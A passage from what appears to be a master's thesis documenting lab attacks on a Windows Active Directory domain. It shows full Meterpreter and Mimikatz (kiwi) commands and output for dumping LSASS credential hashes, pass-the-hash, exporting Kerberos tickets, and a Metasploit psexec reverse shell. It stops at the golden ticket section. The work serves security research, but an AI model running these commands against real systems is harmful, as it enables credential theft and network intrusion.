
Acquisition of admin privileges, as well as the extraction of password hashes from LSASS.exe process memory, are presented in Figure 5.20 with the execution of the following command:

kiwi_cmd sekurlsa::logonpasswords



```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > kiwi_cmd privilege::debug
Privilege '20' OK

meterpreter > kiwi_cmd "sekurlsa::logonpasswords"

Authentication Id : 0 ; 1611592 (00000000:00189748)
Session           : Interactive from 4
User Name         : UMFD-4
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/4/2023 8:21:14 PM
SID               : S-1-5-96-0-4
        msv :
         [00000003] Primary
         * Username : WIN-0SBKADTJ005$
         * Domain   : STEFANIA
         * NTLM     : 39c548d72eaf33d81fa3b8304e85ac78
         * SHA1     : f5ad4cf9d397d691eb1f28441e0845a3442061d5
        tspkg :
        wdigest :
         * Username : WIN-0SBKADTJ005$
         * Domain   : STEFANIA
         * Password : (null)
        kerberos :
         * Username : WIN-0SBKADTJ005$
         * Domain   : stefania.local
         * Password : 08 92 24 d9 95 d8 3d aa 1e 72 a8 cb 40 90 c2 d0 49 4f 10 4d f5 ad d0 71 d3 04 c7 df 12 ea b2 00 f8 06 57 a5 4b 26 ab 08 fc 54 95 f6 1
1 b8 34 3a 50 e8 66 ff da 4f 13 63 b4 a4 f0 37 b6 af a1 f9 f2 3a e5 d9 d6 23 25 10 64 f3 97 57 50 19 20 9a 04 d3 62 46 46 99 e0 84 f8 73 e3 34 94 4c 99 33
2a 58 cd 1b 4a 48 87 35 c5 44 12 40 fd fb 3c 82 5d 92 95 5d 52 4e 61 b1 a2 6d de 98 04 3b 5b 6b 1a 91 39 a0 e6 c1 1e 09 46 1b 1a 15 00 12 0f fc b2 ad 9c 57
 6e 47 29 f3 e5 af 9a 50 76 8f af a9 8f ce 33 a1 cc 02 10 81 8c c1 5f 88 a7 7a 0e fc 06 a4 eb 19 32 ac 02 e7 89 cc c4 30 d2 09 3c 39 59 3d 9f 46 08 5e 8d 3
f 3b 10 3b a5 46 41 50 75 29 bc c4 1d 54 4b 51 20 ac c3 95 f8 be 2d d2 ae 1d 17 fc 6d 00 34 af c5 9e 4e 19 01 04 8d c0 2a
        ssp :
        credman :
```

Figure 5.20: Acquisition of admin privileges and extraction of password hashes with Kiwi tool (1)



```
Authentication Id : 0 ; 1597497 (00000000:00186039)
Session           : RemoteInteractive from 3
User Name         : stefalti
Domain            : STEFANIA
Logon Server      : WIN-0SBKADTJ005
Logon Time        : 2/4/2023 8:20:38 PM
SID               : S-1-5-21-205864527-64185754-2840357767-1103
        msv :
         [00000003] Primary
         * Username : stefalti
         * Domain   : STEFANIA
         * NTLM     : 41db816e190f2a669d0fde4b84a83519
         * SHA1     : a19c5e7bcf22f076b300b33de22445d11dfb4165
         * DPAPI    : 5390a9919beb0ebd0f3bdac08b96a6fb
        tspkg :
        wdigest :
         * Username : stefalti
         * Domain   : STEFANIA
         * Password : (null)
        kerberos :
         * Username : stefalti
         * Domain   : STEFANIA.LOCAL
         * Password : (null)
        ssp :
        credman :
```

Figure 5.21: Acquisition of admin privileges and extraction of password hashes with Kiwi tool(2)

As demonstrated above (Figure 5.20) all the information that is required for the implementation of the PtH attack has been revealed.

In more detail, the extraction of *kiwi_cmd sekurlsa::logonpasswords* command revealed the credential information for the *stefalti* targeted account.

- *Username: stefalti*
- *Domain: STEFANIA*
- *NTLM: aad3b435b51404eeaad3b435b51404ee:41db816e190f2a669d0fde4b84a83519*
- *Password: As12345!*


The stolen NTLM hash password will be utilized in the next stages of the PtH attack to get access to the target having knowledge only of the aforementioned data.

5.4.1.4 Implementation of PtH attack

For the PtH technique execution process, the NTLM hashvalue of the *stefalti* targeted account that was stolen beforehand was a key information in order the attacker is allowed to be authenticated as a legitimate user.

In this part of the present master's thesis, the goal of PtH attack was to launch the command line of the targeted Windows 2019 Server, although it generally can be used as a method to compromise any other resource in that NTLM hash authentication is required. For the proper implementation of PtH attack the below command was executed, followed by parameters *sekurlsa*, *user*, *domain* and *ntlm* that were set appropriately.


kiwi_cmd sekurlsa::pth /user:stefalti /domain:stefania.local /ntlm:41db816e190f2a669d0fde4b84a83519



```
meterpreter > kiwi_cmd sekurlsa::pth /user:stefalti /domain:stefania.local /ntlm:41db816e190f2a669d0fde4b84a83519
user    : stefalti
domain  : stefania.local
program : cmd.exe
impers. : no
NTLM    : 41db816e190f2a669d0fde4b84a83519
  |  PID  2020
  |  TID  6580
  |  LSA Process was already R/W
  |  LUID 0 ; 6097188 (00000000:005d0924)
  \_ msv1_0   - data copy @ 000001A2C0F72CB0 : OK !
  \_ kerberos - data copy @ 000001A2C4C51FC8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001A2C4C2E468 (32) -> null

meterpreter >
```

Figure 5.22: Execution of PtH attack

As it is demonstrated in Figure 5.22 the execution of the PtH technique is succeeded and a new command prompt terminal window with administrative privileges was opened. The main usage of this *cmd* is the direct or remote command execution to the tageted using the adequate tools or modules (e.g.PSExec). While the PtH attack was being performed, basic Windows-based commands are executed from the open meterpreter shell in the attackers' enviroment. In more detail, regarding target machine command such as *whoami* displayed user, group and privileges information related to the user who is currently logged on, *ipconfig* revealed the IP address while *dir* was used to demonstrate the contents of the Download folder as it is shown in Figure 5.23



```
meterpreter > shell
Process 5992 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..\
cd ..\

C:\Windows>cd ..
cd ..

C:\>cd Users\Administrator\Downloads
cd Users\Administrator\Downloads

C:\Users\Administrator\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0E1F-4FB6

 Directory of C:\Users\Administrator\Downloads

01/09/2023  02:47 AM    <DIR>          .
01/09/2023  02:47 AM    <DIR>          ..
01/09/2023  02:42 AM         1,589,064 MicrosoftEdgeSetup.exe
01/09/2023  02:47 AM    <DIR>          mimikatz-master
01/09/2023  02:44 AM         1,196,028 mimikatz-master.zip
               2 File(s)      2,785,092 bytes
               3 Dir(s)  14,326,575,104 bytes free

C:\Users\Administrator\Downloads>
```

Figure 5.23: Execution of PtH attack

5.4.2 PtT Execution

PtT involves the acquisition of Kerberos Service Tickets and TGTs, with the scope of access contingent upon the compromised host's level of permission. As elucidated, a service ticket facilitates access to specific resources, while a TGT is instrumental in soliciting service tickets from the TGS for any resource to which the user is authorized. PtT is intrinsically linked to GT and ST attacks, which are elaborated upon in subsequent sections of this thesis.

The PtT technique shares similarities with PtH in terms of execution, particularly in the use of Mimikatz. However, a notable distinction lies in the temporal extent of access granted through the compromised host. PtT is characterized by a finite exploitation window, with Kerberos TGTs typically expiring after 10 hours. Conversely, PtH access is not time-bound, as it pertains to hashes that remain constant over time.

5.4.2.1 Stealing of the List with All the Existing Kerberos Tickets

PtT attack was executed from the attacker's station towards Client STA 1. In order to meet the needs of this attack as well as for Kiwi's minimum "Privilege '20' OK" requirements, escalated privileges have been acquired at the Windows 10 Evaluation Edition (Client STA 1). For simplicity purposes, PtT attack was based on the already executed and presented *Zerologon* exploit on the targeted Windows 2019 Server.

In this thesis, *kiwi* [27], the latest implementation of Mimikatz was the basic tool that were used for the implementation of PtH, Golden and ST attack. The aforementioned tools are usually utilized for Kerberos tickets extraction as well as PIN codes from volatile memory of Windows 10.


5.4.2.2 Loading Kiwi on targeted Windows Server 2019 remotely

For the execution of the PtT attack, we took advantage of the already executed Zerologon attack, implemented in Metasploit Framework that via *PsExec* module opened a meterpreter shell that allows us to load *Kiwi* tool in order to obtain remote access to the Windows Server 2019 target machine.

5.4.3 Kiwi Execution and Extraction of Kerberos Tickets

In order to successfully utilize *Kiwi* tool for applying Kerberos ticket extraction technique, the threat actor must have compromised administrative rights to the targeted Windows 2019 server machine. This was achieved through the successful execution of *Kiwi* tool via the attacker's terminal from an open meterpreter remote shell using Metasploit Framework. The aforementioned steps as well as the executed commands are shown below (Figure 5.24):

load kiwi, for Kiwi execution via meterpreter shell



```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] 192.168.1.13:445 - Connecting to the server ...
[*] 192.168.1.13:445 - Authenticating to 192.168.1.13:445 as user 'Administrator' ...
[*] 192.168.1.13:445 - Selecting PowerShell target
[*] 192.168.1.13:445 - Executing the payload ...
[+] 192.168.1.13:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.8:4444 → 192.168.1.13:50189) at 2023-01-29 03:06:24 -0600

meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > 
```

Figure 5.24: Execution of load kiwi command

Similarly, the command that follows is responsible for the acquisition of root privileges to the malicious user of the tool.


kiwi_cmd privilege::debug, for administrative privileges acquisition

In case that administrative rights have been successfully acquired with the above executed commands then the above message will appear in the terminal:

Privilege '20' OK

For the successful implementation of PtH attack, *Kiwi* tool was utilized for the extraction of all Kerberos tickets into a specified folder to be used in a subsequent stage for the final exploitation of the Kerberos ticket authentication process. Specifically, commands that follows have been used for dumping of all Kerberos tickets into *Kiwi's* execution folder as it is shown in Figure 5.25:

- *load kiwi*
- *kiwi_cmd privilege::debug*
- *kiwi_cmd sekurlsa::tickets /export*




```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > kiwi_cmd privilege::debug
Privilege '20' OK

meterpreter > kiwi_cmd sekurlsa::tickets /export

Authentication Id : 0 ; 12846837 (00000000:00c406f5)
Session           : NewCredentials from 0
User Name         : SYSTEM
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 1/31/2023 7:23:18 AM
SID               : S-1-5-18

         * Username : Administrator
         * Domain   : stefania.local
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
```

Figure 5.25: Execution of Kerberos Tickets in specified folder

The *.kirbi* extension that was found in extracted files filenames constitutes proof of the existence of tickets related to Kerberos authentication protocol.

The result of the extraction of *.kirbi* files indicating by a message that appeared in Kiwi's command line as it is demonstrated in the Figure 5.26 that follows:



```
        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 1/31/2023 5:33:41 AM ; 1/31/2023 3:33:41 PM ; 2/7/2023 5:33:41 AM
           Service Name (02) : krbtgt ; STEFANIA.LOCAL ; @ STEFANIA.LOCAL
           Target Name  (02) : krbtgt ; stefania.local ; @ STEFANIA.LOCAL
           Client Name  (01) : altinistef ; @ STEFANIA.LOCAL ( stefania.local )
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             2de9700968e8aa85189659cdac44ff1c581e3df3027948aa13690050a5e370d1
           Ticket            : 0x00000012 - aes256_hmac      ; kvno = 2       [...]
════════════════════
Base64 of file : [0;bd817]-2-0-40e10000-altinistef@krbtgt-STEFANIA.LOCAL.kirbi
════════════════════
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
════════════════════

         * Saved to file [0;bd817]-2-0-40e10000-altinistef@krbtgt-STEFANIA.LOCAL.kirbi !
```

Figure 5.26: .kirbis' files extraction

The above attack executed unsuccessfully as the proposed *kerberos::ptt* command didn't run in Kiwi enviroment.

5.4.4 GT Attack Execution and Successful Access to the targeted Windows 10 System


As already mentioned, *Kiwi* supports the execution of the already mentioned attack as well as the creation of a GT. The latter was created for the exploitation of the Kerberos vulnerability of the *stefalti* account on the targeted *STEFANIA.LOCAL* domain network. The presented attack is a combination of the already presented PtH and PtT attacks, while for generating the GT, a minimum of four pieces of information is required. Additional information can be added for customization, but the generation process needs at least the elements below:

- *Domain Name*
- *Domain SID*
- *krbtgt account's NTLM hashvalue*
- *Chosen username to impersonate*

5.4.4.1 GT Execution

